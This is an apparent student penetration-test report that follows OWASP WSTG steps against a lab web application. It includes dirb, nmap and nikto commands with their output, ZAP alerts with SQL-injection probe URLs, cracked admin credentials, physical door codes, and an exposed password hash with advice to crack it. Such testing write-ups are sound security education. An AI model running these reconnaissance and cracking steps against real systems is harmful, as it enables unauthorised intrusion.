
### *4.2.1.2 WSTG-INFO-03 Review Webserver Metafiles for Information Leakage*

**Identifying Metafiles**

The tester used `dirb` to brute force routes on the webserver, using a large inbuilt wordlist, specifically looking for `.txt` files.

```
dirb http://192.168.1.10 /usr/share/dirb/wordlists/big.txt -x .txt
```

Upon inspection of the output one file was found – `robots.txt`.



```
┌──(kali㉿kali)-[~/cmp509/recon/brute_forcing]
└─$ dirb http://192.168.1.10 /usr/share/dirb/wordlists/big.txt -X .txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jun 29 14:51:15 2025
URL_BASE: http://192.168.1.10/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt
EXTENSIONS_LIST: (.txt) | (.txt) [NUM = 1]

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.1.10/ ----
+ http://192.168.1.10/robots.txt (CODE:200|SIZE:53)

-----------------
END_TIME: Sun Jun 29 14:52:43 2025
DOWNLOADED: 20458 - FOUND: 1
```

*Figure 4-2 - Output of dirb command*

**Inspecting files manually**

The tester then manually inspected the `robots.txt` file. Inside was a disallow rule, which instructs web crawlers to not index the page `ZCOVCRGUGDJC/doornumbers.txt.`

Upon inspecting this page, there was a set of physical room numbers within the company and their entry codes

- Room 1526: 2468
- Room 2526: 1357
- Room 3615: 5678

### *4.2.1.3 WSTG-INFO-04 Enumerate Applications on Webserver*

**NMAP**

The tester used the tool NMAP to enumerate any other services that may be running alongside the PHP application discovered in WSTG-INFO-02 Fingerprint Web Server.

```
nmap -sV 192.168.1.10
```

The output of this scan is shown below

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.10 Starting Nmap 7.95 ( <https://nmap.org> ) at 2025-06-29 12:39 EDT

Nmap scan report for 192.168.1.10

Host is up (0.0069s latency).

Not shown: 997 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

21/tcp open ftp ProFTPD 1.3.4a

80/tcp open http Apache httpd 2.4.3 ((Unix) PHP/5.4.7)

3306/tcp open mysql MySQL (unauthorised)

Service Info: OS: Unix

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 16.33 seconds
```

This scan showed two additional services running on ports 21 & 3306. As expected, these are an FTP server (`ProFTPD version 1.3.4a`) and a MySQL database server (unknown version).

#### *4.2.1.4 WSTG-INFO-05 Review Webpage Content for Information Leakage*

To perform this test, the tester used the tool Httrack to download the source code of the website. Following this, the files were manually reviewed, and anything noteworthy was documented.

| **Finding** | **Path** |
|---|---|
| jQuery exposed | `/assets/js/jquery.js` |
| Physical door entry code | `/hidden.php` |
| .phpinfo page | `/phpinfo.php` |
| CGI scripts | `/cgi-bin/printenv`<br>`/cgi-bin/test-cgi` |
| Database dump files | `/database/aa2000.sql` |
| Registration validation code | `/register.php` |
| Session error logs | `/admin/error-log` |

*Table 4-1 - Information leakage findings*

#### *4.2.1.5 WSTG-INFO-06 Identify Application Entry Points*

The app was manually crawled via the UI to identify all entry points via forms. The fields for each page are listed below in Figure 4-3 - Unauthenticated entry points and Figure 4-4 - Authenticated entry points.

**Webapp Unauthenticated**

| Page/Function | Form Fields |
|---|---|
| **Login** | Username, Password |
| **Register** | Gender, First name, Middle name, Last name, Email Address, Password, Password Confirmation, Date of Birth, Address, City, Phone Number |
| **Forgot Password** | Email Address |

*Figure 4-3 - Unauthenticated entry points*

**Webapp Authenticated**


| Page/Function | Form Fields |
|---|---|
| **Product Search** | Search query |
| **Product Details** | Quantity |
| **Shopping Cart** | Quantity Update, Shipping Address |
| **Compose Email** | Subject, Message |
| **Update Profile** | Gender, First name, Middle name, Last name, Date of Birth, Address, City, Contact number, Email Address, New Password, Profile Picture |

*Figure 4-4 - Authenticated entry points*

#### *4.2.1.6 WSTG-INFO-07 Map Execution Paths Through Application*

An active scan was performed with OWASP ZAP to map the application’s execution paths and user flows. The scan crawled the webapp for all reachable endpoints. During this scan, HTTP methods and headers were assessed, and vulnerabilities found were highlighted.

The results of this scan were later used to support further investigation and vulnerability testing. The full list of URLs discovered can be found in Appendix B – Nikto Scan Results & Appendix C – OWASP ZAP Active Scan Routes



```
Sites
  http://192.168.1.10
    GET:/
    POST:/()(email,password)
    GET:/(email,password)
    GET:1.6
    GET:1234567
    GET:343434343
    GET:470TV
    747-6805
    GET:S,9(/S,12?/S,15?/S,Turn)
    S,9?
    GET:ZCOVCRGUGDJC
    ZCOVCRGUGDJC
    GET:aboutus.php
    GET:addendum.php(type)
    GET:addendum.php?type=terms.php
```

```
GET http://192.168.1.10/ HTTP/1.1
host: 192.168.1.10
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
pragma: no-cache
cache-control: no-cache
referer: http://192.168.1.10/sitemap.xml
```

```
Alerts (20)
  Cross Site Scripting (Reflected) (2)
  Path Traversal
  SQL Injection (4)
  SQL Injection - MySQL (4)
    GET: http://192.168.1.10/product_details.php?+id=%27
    GET: http://192.168.1.10/products.php?page=%27
    POST: http://192.168.1.10/product_details.php?+id=%27
    POST: http://192.168.1.10/products.php?page=%27
  Absence of Anti-CSRF Tokens (56)
  Content Security Policy (CSP) Header Not Set (59)
  Directory Browsing (11)
  Hidden File Found
  Missing Anti-clickjacking Header (43)
  Vulnerable JS Library (3)
  Cross-Domain JavaScript Source File Inclusion (76)
  Server Leaks Information via "X-Powered-By" HTTP Response Header Fiel
  Server Leaks Version Information via "Server" HTTP Response Header Fie
  X-Content-Type-Options Header Missing (89)
  Authentication Request Identified (17)
```

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.


Alerts 4 6 4 6 Main Proxy: localhost:8081 | Current Status 0 0 0 0 0 0 0 0 0 0

*Figure 4-5 - OWASP ZAP active scan results*

### *4.2.1.7 WSTG-INFO-08 Fingerprint Web Application Framework*

To identify potential security weaknesses and gain further information on the framework being used in the webapp, an automated vulnerability scanning tool, Nikto was used. Nikto was run using the command below.

```
nikto -host 192.168.1.10 -Format txt -o nikto-output
```



```
┌──(kali㉿kali)-[~]
└─$ nikto --host 192.168.1.10 -Format txt -o nikto-output
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.10
+ Target Hostname:    192.168.1.10
+ Target Port:        80
+ Start Time:         2025-06-29 16:44:39 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.3 (Unix) PHP/5.4.7
+ /: Retrieved x-powered-by header: PHP/5.4.7.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.
com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ PHP/5.4.7 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: HTTP_NOT_FOUND.ht
ml.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTT
P_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND
.html.var, HTTP_NOT_FOUND.html.var. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ PHP/5.4 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /admin/: This might be interesting.
+ /forum/: Directory indexing found.
+ /forum/: This might be interesting.
+ /img/: Directory indexing found.
+ /img/: This might be interesting.
+ /admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /database/: Directory indexing found.
+ /database/: Database directory found.
+ /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It may also allow XSS types of attacks. http://www.securityfocus.com/bid/4431. See: CWE-552
+ /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed. See: CWE-552
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 9868 requests: 0 error(s) and 31 item(s) reported on remote host
+ End Time:           2025-06-29 16:45:14 (GMT-4) (35 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

*Figure 4-6 - Nikto scan results*

The scan results, confirmed earlier findings from WSTG-INFO-05 Review Webpage Content for Information Leakage , and offered some more information on which type of attacks certain areas of the website may be vulnerable to. A full output of the scan is available in Appendix B – Nikto Scan Results.

### *4.2.1.8 WSTG-INFO-10 Map Application Architecture*

To finish the information gathering section of the WSTG, an application architecture map was created. There were three main components discovered:

- The web application itself, exposed on port 80
- A MySQL database exposed on port 3306
- An FTP server exposed on port 21E



Users
Users interact with webapp via TCP
Hacklab Security Solutions Webapp 192.168.1.10:80
Data query & upload
MySQL Database 192.168.1.10:3306
File Upload
ProFTPD Server 192.168.1.10:21

*Table 4-2 - Application Architecture Map*

### 4.2.2 Configuration and Deployment Management Testing

#### *4.2.2.1 WSTG-CONF-01 Test Network Infrastructure Configuration*

**Hacklab Security Solutions Webapp**

The webapp was crawled using Burp Suite, which found the following vulnerabilities:

- Multiple points of SQL-injection
- Password submitted in cleartext
- File path traversal leaking `/etc/passwd` file
- Unencrypted transmission of data (no TLS/SSL used)
- Site vulnerable to reflected XSS
- Cross-domain Referer leakage
- Cross-domain script inclusion
- Cross-site tracing enabled
- Site vulnerable to clickjacking
- Cross-site request forgery
- Vulnerable JavaScript dependencies
- Outdated versions of Apache, PHP & jQuery used
- Exposed `robots.txt` file
- Exposed physical access codes file (`/ZCOVCRGUGDJC/doornumbers.txt/`)

#### *4.2.2.2 WSTG-CONF-05 Enumerate Infrastructure and Application Admin Interfaces*

An admin interface was discovered behind a login screen, at `/admin`. Users & credentials for this were discovered during WSTG-INPV-05 Testing for SQL Injection. To summarise, three admin users were found, and their passwords cracked via dictionary attack:

- benjie_oos:123456
- hacklab:hacklab
- admin:uranus




*Figure 4-7 - Admin interface login page*

Broadly, three principal areas were found in this interface:

- Customer Management
- Product Management
- Ordering Management

More details on role types & their granularity is documented in WSTG-IDNT-01 Test Role Definitions.

### 4.2.3 Identity Management Testing

#### *4.2.3.1 WSTG-IDNT-01 Test Role Definitions*

**Role Types**

The first purpose of this test is to identify & document roles used by the application. From analysing the database dump file uncovered in WSTG-INFO-05 Review Webpage Content for Information Leakage – the tester identified two areas of the webapp

- Customer facing sales area
- Admin area

Within the first area, there appears to be one role – a `customer.` These customers & their login details are stored in the database table `customers.`

In the admin area, there are four roles:

- ADVERTISING Admin
- ASSET Admin
- ONLINE ORDERING Admin
- SUPER Admin

Details for admin users are stored in the table `tb_user`, with a foreign key to the table `user_type.`

**Role Granularity**

Upon testing the site, it was found that the two areas of the website do not share login credentials. Attempting to log into the admin area with the supplied test user (`hacklab@hacklab.com:hacklab`) was unsuccessful, as was attempting to log into the sales area with admin credentials (`admin:uranus).`

Given the single role in the customer facing area, there was no observed granular functionality.

In the admin area however, there appeared to be different page access rights granted to each role. Full lists of pages visible in each section can be found in Appendix B & Appendix C.

Manual testing was carried out by logging in as each different admin user and verifying to which pages they had access. It was found that despite having different roles, there was no different access privileges.

#### *4.2.3.2 WSTG-IDNT-02 Test User Registration Process*

**Duplicate User Registration**

The registration process for users was tested via the UI, on the `register.php` page.


A test was conducted to verify whether it is possible to register more than one user with the same details. The following details were used in this test:

| **Gender** | **Male** |
|---|---|
| **First name** | Dup |
| **Middle name** | Li |
| **Last name** | Cate |
| **Email address** | dupe@test.com |
| **Password** | duplicate |
| **Date of Birth** | 01/01/2000 |
| **Address** | Duplicate |
| **Contact Number** | 123567890 |

*Figure 4-8 - Duplicate User details*

The tester was unable to create two users with the same details, receiving an alert that the email address was already in use on the second attempt. Upon changing the email address to `dupe1@test.com`, it was possible to create a user with the duplicated personal details.

The tester verified that both users had been created in the database by querying the database using the SQL injection exploit discussed in WSTG-INPV-05 Testing for SQL Injection



```
select * from customers where customers.Firstname = 'Dup' [2]:
[*] Duplicate,2000-01-01,Dundee,1234567890,7,July 14, 2025 3:31:am  ,dupe@test.com,Dup,Male,Cate,Li,24f1b0a79473250c195c7fb84e393392,inactive,
[*] Duplicate,2000-01-01,Dundee,1234567890,9,July 14, 2025 3:35:am  ,dupe1@test.com,Dup,Male,Cate,Li,24f1b0a79473250c195c7fb84e393392,inactive,
```

*Figure 4-9 - Evidence of duplicated user details in database*


From this test, it was possible to glean additional information about the registration process:

- Contact numbers do not have validation
- The registration form has a bug where the UI only lists `Manilla` as an option for city, but inserts the value `Dundee` to the database
- The field CustomerID is an incrementing integer value due to the values 7 & 9 for the duplicate customers created.
    - o (the SQL Injection technique used here created a third customer not shown in Figure 4-9 - Evidence of duplicated user details in database)
- There is no validation of email or identity required to register an account
- Registrations are automatically processed assuming a unique email address is provided.
- Customer usernames are whatever is provided in the email field on registration, as opposed to being constructed from other details

#### 4.2.3.3 WSTG-IDNT-03 Test Account Provisioning Process

After gaining access to the admin area, it was found that it is possible to view, manage and delete customer accounts. There was no functionality found to create a customer account.

When viewing a user account, it was possible to view the user's hashed password, by opening a browser with developer tools and inspecting the `password` field.



```
<input type="password" name="password" class="form-control" id="password" onchange="validation()"
value="ca8155f4d27f205953f9d3d7974bdd70" readonly> == $0
```


*Figure 4-10 - Visible password hash in admin interface*

This hash could then be fed into tools such as `john`, `hashcat` or crackstation.net to be decrypted easily.

#### 4.2.3.4 WSTG-IDNT-04 Testing for Account Enumeration and Guessable User Account

During this test, it was found that account enumeration is possible, due to a difference in response when attempting to log in with a valid username versus an invalid username.


When the tester attempted to log in with just an invalid password, Figure 4-11 - Invalid password alert was shown, however when an invalid username was entered, Figure 4-12 - Invalid username alert was shown.



192.168.1.10

Invalid Username or Password

*Figure 4-11 - Invalid password alert*



192.168.1.10

Username not found

*Figure 4-12 - Invalid username alert*


This difference in response, when combined with WSTG-AUTHN-03 Testing for Weak Lock Out Mechanism, would allow an attacker to enumerate usernames with a brute force attack.

### 4.2.4 Authentication Testing

#### *4.2.4.1 WSTG-AUTHN-01 Testing for Credentials Transported over an Encrypted Channel*

The web application lacks SSL/TLS protection, as noted in WSTG-CRYP-01 Testing for Weak Transport Layer Security and WSTG-CRYP-03 Testing for Sensitive Information Sent via Unencrypted Channels, meaning that credentials are not transported over encrypted channels.

That said, even if TLS or SSL were enabled, the vulnerability would persist, as passwords are sent within `POST` requests in plaintext, as seen in Figure 4-13 - Intercepted login request with plaintext password.



```
POST / HTTP/1.1
Host: 192.168.1.10
Content-Length: 46
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Origin: http://192.168.1.10
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.10/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

email=test%40test.com&password=testing&submit=
```

*Figure 4-13 - Intercepted login request with plaintext password*

#### *4.2.4.2 WSTG-AUTHN-02 Testing for Default Credentials*

During WSTG-INPV-05 Testing for SQL Injection, administrator account credentials were discovered and decoded from the database. Additionally, direct access to the MySQL database running on port 3306 was disallowed from outside the bounds of the webserver.

